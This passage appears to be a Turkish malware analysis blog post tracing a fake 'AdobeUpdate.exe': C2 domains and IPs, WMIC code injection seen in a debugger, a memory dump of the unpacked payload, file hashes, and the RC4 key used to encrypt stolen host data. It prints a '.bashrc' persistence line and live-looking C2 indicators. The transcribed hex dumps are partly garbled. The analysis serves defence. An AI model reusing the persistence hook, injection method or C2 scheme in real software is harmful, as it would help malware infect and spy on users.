
root@ubuntu: ~
GNU nano 2.5.3 File: .bashrc

. ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
#if [ -f /etc/bash_completion ] && ! shopt -oq posix; then
#   . /etc/bash_completion
#fi
/root/.unixupdate

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text   ^J Justify   ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line

```



AdobeUpdate programı çalıştırıldıktan sonra kaynak koduna gömülü olan komuta kontrol merkezi sunucularına 80, 8080 ve 443 bağlantı noktalarından erişmeye çalışıyordu. İşin ilginç yanı ise haberleşmeye çalıştığı komuta kontrol merkezlerinden çoğunun Türkiye’de bulunmasıydı. IP adreslerine bağlanmaya çalışıldığında da bu ip adreslerinden bazılarının DVR cihazlarına ait olduğunu görebiliyordunuz. Özellikle DDoS saldırılarında kullanılan IoTlerin hedeflenmiş saldırılarda da zıplama noktası olarak kullanılması sanırım bu saatten sonra kimseyi şaşırtmayacaktır.


Domain	Address	Country
zenzhu.twilightparadox.com	85.105.29.177	Turkey
daisen.jumpingcrab.com	85.105.29.177	Turkey
wudang.ignorelist.com	85.105.6.207	Turkey
89b5a6ded5dee757ff07.mo0o.com	-	-
allegro.crabdance.com	85.105.6.207	Turkey
xinjua.ignorelist.com	83.212.118.85	Greece
anbroib.strangled.net	83.212.118.85	Greece
checkip.dyndns.org	216.146.43.70	United States

### Contacted Hosts

Download Contacted Hosts (CSV)

216.146.43.70	80 TCP	wmic.exe PID: 2464	United States ASN: 33517 (Dynamic Network Services, Inc.)
85.105.6.207	8080 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	443 TCP	wmic.exe PID: 2464	Greece ASN: 5408 (Greek Research and Technology Network S.A)
85.105.29.177	8080 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.29.177	443 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.6.207	443 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	8080 TCP	wmic.exe PID: 2464	Greece ASN: 5408 (Greek Research and Technology Network S.A)

← → ↻ ⓘ allegro.crabdance.com/login.jsp ☆ ⋮



## DVR LOGIN

Language



User name

Password

➔


Remember me





Tabii zararlı yazılımın derlenmesinden 1.5 sene sonra komuta kontrol merkezlerinin hala çalışır olmasını beklemek hayalcilik olurdu dolayısıyla çalışan bir komuta kontrol merkezi maalesef bulamadım. Ben de bunun üzerine çalıştırılır çalıştırılmaz haberleşmeye çalıştığı komuta kontrol merkezinin login.php sayfasına gönderdiği şifreli veriyi çözmeye karar verdim. AdobeUpdate.exe programının sistem üzerinde çalıştırdığı WMIC işlemine (process) kod enjeksiyonu yaptığını bildiğim için IDA Pro ile kod enjeksiyonu yapılan noktayı AdobeUpdate programı üzerine tespit etmeye çalıştım ancak

çeşitli teknik engellerden dolayı IDA Pro beni biraz hayal kırıklığına uğrattı. Immunity Debugger aracını her zaman daha kullanışlı bulan biri olarak bu defa ne varsa eski dostta vardır diyerek incelemeye çalıştığım da bu defa Immunity Debugger aracının çöktüğünü gördüm. Bu bir kabus olmalı derken OllyDbg aracının tahtına aday olan x64dbg aracı imdadıma yetişiverdi. AdobeUpdate programı Visual Basic ile geliştirildiği ve enjeksiyon sonrası zararlı kodun bellekten çalıştırılması amacıyla CallWindowProc API kullanıldığını gördüğüm için bu API çağrılmadan önce bellekte PE dosya formatının başlangıç değerlerini 4D5A90 (magic header) aratmaya karar verdim. Arama sonucunda zararlı yazılımın çekirdeğine başarıyla ulaştıktan sonra bellekten diske kayıt ettim. (dump)



x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C

File View Debug Plugins Favourites Options Help Nov 9 2016

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Showman Handles

00403321 A1 2C 85 40 00 mov eax,dword ptr ds:[6CallWindowProcA]
 or eax,eax
 00403322 0B C0 or eax,eax
 00403323 -74 02 jnz adobeupdate.403327
 00403324 FF E0 jmp eax
 00403327 68 04 33 40 00 push adobeupdate.403304
 0040332C 88 20 14 40 00 mov eax,cadobeupdate.011FunctionCall>
 00403331 FF 00 jmp eax
 00403333 FF E0 jmp eax
 00403335 43 00 add byte ptr ds:[eax],al
 00403337 00 0B add byte ptr ds:[ebx],cl
 00403339 00 00 add byte ptr ds:[eax],al
 0040333E 00 75 73 add byte ptr ds:[ebp-73],dh
 0040333F FF 00 jmp eax
 00403341 -32 2E xor ch,byte ptr ds:[esi]
 00403343 64 6C ror byte ptr es:[edi],dx
 00403345 00 0B add byte ptr ds:[ebx],cl
 00403346 00 00 add byte ptr ds:[eax],al
 00403348 00 00 00 00 53 or eax,53000000
 0040334D -65 74 57 jnz adobeupdate.4033A7
 00403350 69 66 64 6F 77 50 6F imul ebp,dword ptr ds:[esi+64],6F50776F
 00403357 73 00 jae adobeupdate.403359
 00403359 00 00 add byte ptr ds:[eax],al
 0040335B 00 3C 33 add byte ptr ds:[eax-33],bh
 0040335E 40 inc eax
 0040335F 00 4C 33 40 add byte ptr ds:[ebx-esi+40],cl
 00403363 00 00 add byte ptr ds:[eax],al
 00403365 00 04 00 add byte ptr ds:[eax+eax],al
 00403368 30 85 40 00 00 00 xor byte ptr ds:[ebp+40],al
 0040336E 00 00 add byte ptr ds:[eax],al
 00403370 00 00 add byte ptr ds:[eax],al
 00403372 00 00 add byte ptr ds:[eax],al
 00403374 A1 38 85 40 00 mov eax,dword ptr ds:[408538]

eax= 325928 "XXXXYPhp"  
 dword [0040852C]=user32.CallWindowProcA  
 .text:0040331C adobeupdate.exe:#331C

Address Hex  
 01060000 50 00 14 00 00 00 FA 04 00 00 00 00 00 00 00 00 R....u.....  
 01060001 00 20 09 00 00 20 09 00 00 10 00 00 00 0B 00 00 .. 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
 01060002 40 5A 90 00 03 00 00 04 00 00 00 FF FF 00 00 MZ.....YY..  
 01060003 88 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 .....0.....  
 01060004 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
 01060005 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 .....  
 01060006 0E 1F BA 0E 00 B4 09 CD 21 88 01 4C CD 21 54 68 .....!..11Th  
 01060007 69 73 20 70 72 6F 57 72 61 50 20 63 61 6E 6E 6F is program cannot  
 01060008 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS  
 01060009 60 6F 64 65 2E 00 0A 24 00 00 00 00 00 00 00 00 mode...\$.....  
 0106000A E0 7E 3E D6 A4 1F 50 85 A4 1F 50 85 A4 1F 50 85 a-OEM.P.M.P.M.P.  
 0106000B 83 09 3E 85 A5 1F 50 85 19 50 C6 85 A2 1F 50 85 .U..V.P..P&.4.P.

Command: savedata save.mem,01060000,0009200012  
 Paused 01060000[92000] written to "save.mem"!

0012F50C 00406283 return to adobeupdate.00406283 from ad  
 0012F50D 01325928 "XXXXYPhp"  
 0012F50E 00000000  
 0012F50F 00000000  
 0012F510 00000000  
 0012F511 734FA0C0 msvbvm60.\_\_vbaHresu!tCheckobj  
 0012F512 00402B80 adobeupdate.00400000  
 0012F513 0014E860  
 0012F514 00400000  
 0012F515 00400000  
 0012F516 00000001  
 0012F517 00000000  
 0012F518 00000001

x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C

File View Debug Plugins Favourites Options Help Nov 9 2016

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Showman Handles

Address Data  
 0012F990 4D 5A 90  
 00400000 4D 5A 90  
 01060020 4D 5A 90  
 91FA0224 4D 5A 90  
 5AD70000 4D 5A 90  
 73420000 4D 5A 90  
 77120000 4D 5A 90  
 774E0000 4D 5A 90  
 77840000 4D 5A 90  
 77C00000 4D 5A 90  
 77C10000 4D 5A 90  
 77D00000 4D 5A 90  
 77E70000 4D 5A 90  
 77F10000 4D 5A 90  
 77FE0000 4D 5A 90  
 7C800000 4D 5A 90  
 7C900000 4D 5A 90  
 7E410000 4D 5A 90  
 7E720000 4D 5A 90

Search: Type here to filter results...

Command: savedata save.mem,01060000,00092000  
 Paused 01060000[92000] written to "save.mem"!

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\desktop\malware-dumped\malware-dumped.exe

- indicators (11/28)
- virustotal (34/56 - 21.11.2016)
- dos-stub (192 bytes)
- file-header (20 bytes)
- optional-header (224 bytes)
- directories (4/15)
- sections (4)
- libraries (8/17)
- imports (226/336)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (1)
- strings (430/6123)
- debug (n/a)
- manifest (invoker)
- version (n/a)
- certificate (n/a)
- overlay (unknown)

property	value
md5	EFA75630901752598D8E6A758C70AF11
sha1	BED9A88C28D7FD0C020256CBA55B115D6F323E9E
imphash	n/a
cpu	32-bit
size	597984
entropy	6.750
description	n/a
version	n/a
date	16:11:2016 - 13:47:02
type	executable
subsystem	GUI
signature	n/a

IDA Pro ile diske kayıt ettiğim zararlı yazılımı analiz ettiğimde çok geçmeden komuta kontrol merkezine gönderilen verinin RC4 simetrik şifreleme algoritması ile şifrelendiğini gördüm. RC4 şifrelemesinde kullanılan anahtarın oluşturulmasında kullanılan WePWNhouses12345 karakter dizisi, bu zararlı yazılımın ev kullanıcılarını hedef almak amacıyla geliştirildiği ihtimalini gündeme getiriyordu.



IDA - C:\Users\Mert\Desktop\malware-dumped.exe

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Enums

IDA View-EIP

```

loc_4355F6:                ; dword_5982C8
push    ebx
push    esi
call   sub_437120          ; siFrelemege gidiyor
add    esp, 8
test   al, al
jz     short loc_435588

```

cmp [ebp+arg\_4], 1  
jnz short loc\_435613

loc\_435588: ; dword\_5982C8
mov ecx, dword\_5982C8

100.004 (-30,1233) (643,36) 000349F7 004355F7: sub\_435560+97 (Synchronized with EIP)

Hex View-1

```

00276190 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00  A.p.p.D.a.t.a.\
002761A0 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00  L.o.c.a.l.\T.e.
002761B0 60 00 70 00 AB AB AB AB AB AB AB AB EE FE EE FE  n.p.33333333e|
002761C0 00 00 00 00 00 00 00 6D F8 D4 36 AC BA 00 1A  ....n*6%|
002761D0 4E 49 54 43 B4 01 00 00 01 31 00 30 00 3A 00  INIT|...1.0..
002761E0 30 00 32 00 3A 00 62 00 35 00 3A 00 32 00 36 00  0.2..b.5...2.6
002761F0 3A 00 61 00 33 00 3A 00 33 00 30 00 09 00 57 00  ..3...3.0...W
00276200 49 00 4E 00 2D 00 41 00 37 00 44 00 43 00 42 00  L.N..a.7.D.C.B.
00276210 58 00 50 00 33 00 53 00 43 00 4D 00 09 00 31 00  P.P.3.S.C.H...1
00276220 39 00 32 00 2E 00 31 00 36 00 38 00 2E 00 39 00  9.2...1.6.8...9
00276230 32 00 2E 00 31 00 39 00 34 00 09 00 37 00 38 00  2..1.9.4...7.8
00276240 2E 00 31 00 38 00 31 00 2E 00 31 00 33 00 32 00  ..1.8.1...1.3.2
00276250 2E 00 32 00 30 00 36 00 09 00 57 00 69 00 6E 00  ..2.8.6...W.i.n
00276260 64 00 6F 00 77 00 73 00 20 00 37 00 20 00 53 00  d.o.w.s..7..S
00276270 65 00 72 00 76 00 69 00 63 00 65 00 20 00 50 00  e.r.v.i.c.e.e..P
00276280 61 00 63 00 68 00 20 00 31 00 09 00 47 00 65 00  a.c.k...1...G.e
00276290 6E 00 75 00 69 00 6E 00 65 00 49 00 6E 00 74 00  n.u.i.n.e.l.n.t
002762A0 65 00 6C 00 20 00 78 00 38 00 36 00 09 00 32 00  e.l.l..x.8.6...2

```

General registers

EAX	002761DA	debug019:002761DA	ID	0
EBX	000001BE		UIP	0
ECX	00000000		UIF	0
EDX	00000002		AC	0
ESI	002761D0	debug019:002761D0	UM	0
EDI	00276000	debug019:00276000	RF	0
EIP	0018FA88	Stack[00000818]:0018FA88	NT	0
ESP	0018F668	Stack[00000818]:0018F668	IOPL	0
EIP	0018F668	Stack[00000818]:0018F668	OF	0
EFL	00000212	sub_435560+98	DF	0
			IF	1
			TF	0
			SF	0
			ZF	0
			AF	1
			PF	0
			CF	0

Stack view

0018F664	002761DA	debug019:002761DA
0018F668	002761D0	debug019:002761D0
0018F66C	000001BE	
0018F670	0059B2C8	.data:word_59B2C8
0018F674	00273860	debug019:00273860
0018F678	00000001	
0018F67C	0018F668	Stack[00000818]:0018F668
0018F680	7796E6F8	ntdll.dll:ntdll_EtwEventActivit
0018F684	00000000	
0018F688	00000001	
0018F68C	7796E6C0	ntdll.dll:ntdll_EtwEventActivit
0018F690	0018F688	Stack[00000818]:0018F688
0018F694	75BEE8A6	wininet.dll:wininet_HttpAddRequ
0018F698	75C89E7C	wininet.dll:75C89E7C
0018F69C	00000004	
0018F6A0	00000001	
0018F6A4	0018F684	Stack[00000818]:0018F684

Output window

Flushing buffers, please wait...ok

Python

AU: idle Down Disk: 23GB

IDA - C:\Users\Mert\Desktop\malware-dumped.exe

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Enums

IDA View-EIP

```

mov    ecx, [esp+3Ch+phHash]
mov    edx, [esp+3Ch+phProv]
lea    eax, [esp+3Ch+phKey]
push   eax                ; phKey
push   8000000h          ; dwFlags
push   ecx                ; hBaseData
push   6801h             ; AlgId
push   edx                ; hProv
call   ds:CryptDeriveKey
test   eax, eax
jz     short loc_437270

```

loc\_437270:

```

mov    ecx, [esp+3Ch+var_4]
pop    edi
pop    esi
mov    al, bl
pop    ebx
xor    ecx, esp
call   @_security_check_cookie@ ; __security_check_cookie(x)
add    esp, 30h
retn
sub_437120 endp

```

100.004 (310,2128) (701,3) 00036520 00437120: sub\_437120 (Synchronized with EIP)

Hex View-1

```

00276190 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00  A.p.p.D.a.t.a.\
002761A0 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00  L.o.c.a.l.\T.e.
002761B0 60 00 70 00 AB AB AB AB AB AB AB AB EE FE EE FE  n.p.33333333e|
002761C0 00 00 00 00 00 00 00 6D F8 D4 36 AC BA 00 1A  ....n*6%|
002761D0 4E 49 54 43 B4 01 00 00 01 31 00 30 00 3A 00  INIT|...1.0..
002761E0 30 00 32 00 3A 00 62 00 35 00 3A 00 32 00 36 00  0.2..b.5...2.6

```

General registers

EAX	002761DA	debug019:002761DA	ID	0
EBX	000001BE		UIP	0
ECX	00000000		UIF	0
EDX	00000002		AC	0
ESI	002761D0	debug019:002761D0	UM	0
EDI	00276000	debug019:00276000	RF	0
EIP	0018FA88	Stack[00000818]:0018FA88	NT	0
ESP	0018F668	Stack[00000818]:0018F668	IOPL	0
EIP	004355F8	sub_435560+98	OF	0
EFL	00000212		DF	0
			IF	1
			TF	0
			SF	0
			ZF	0
			AF	1
			PF	0
			CF	0

Stack view

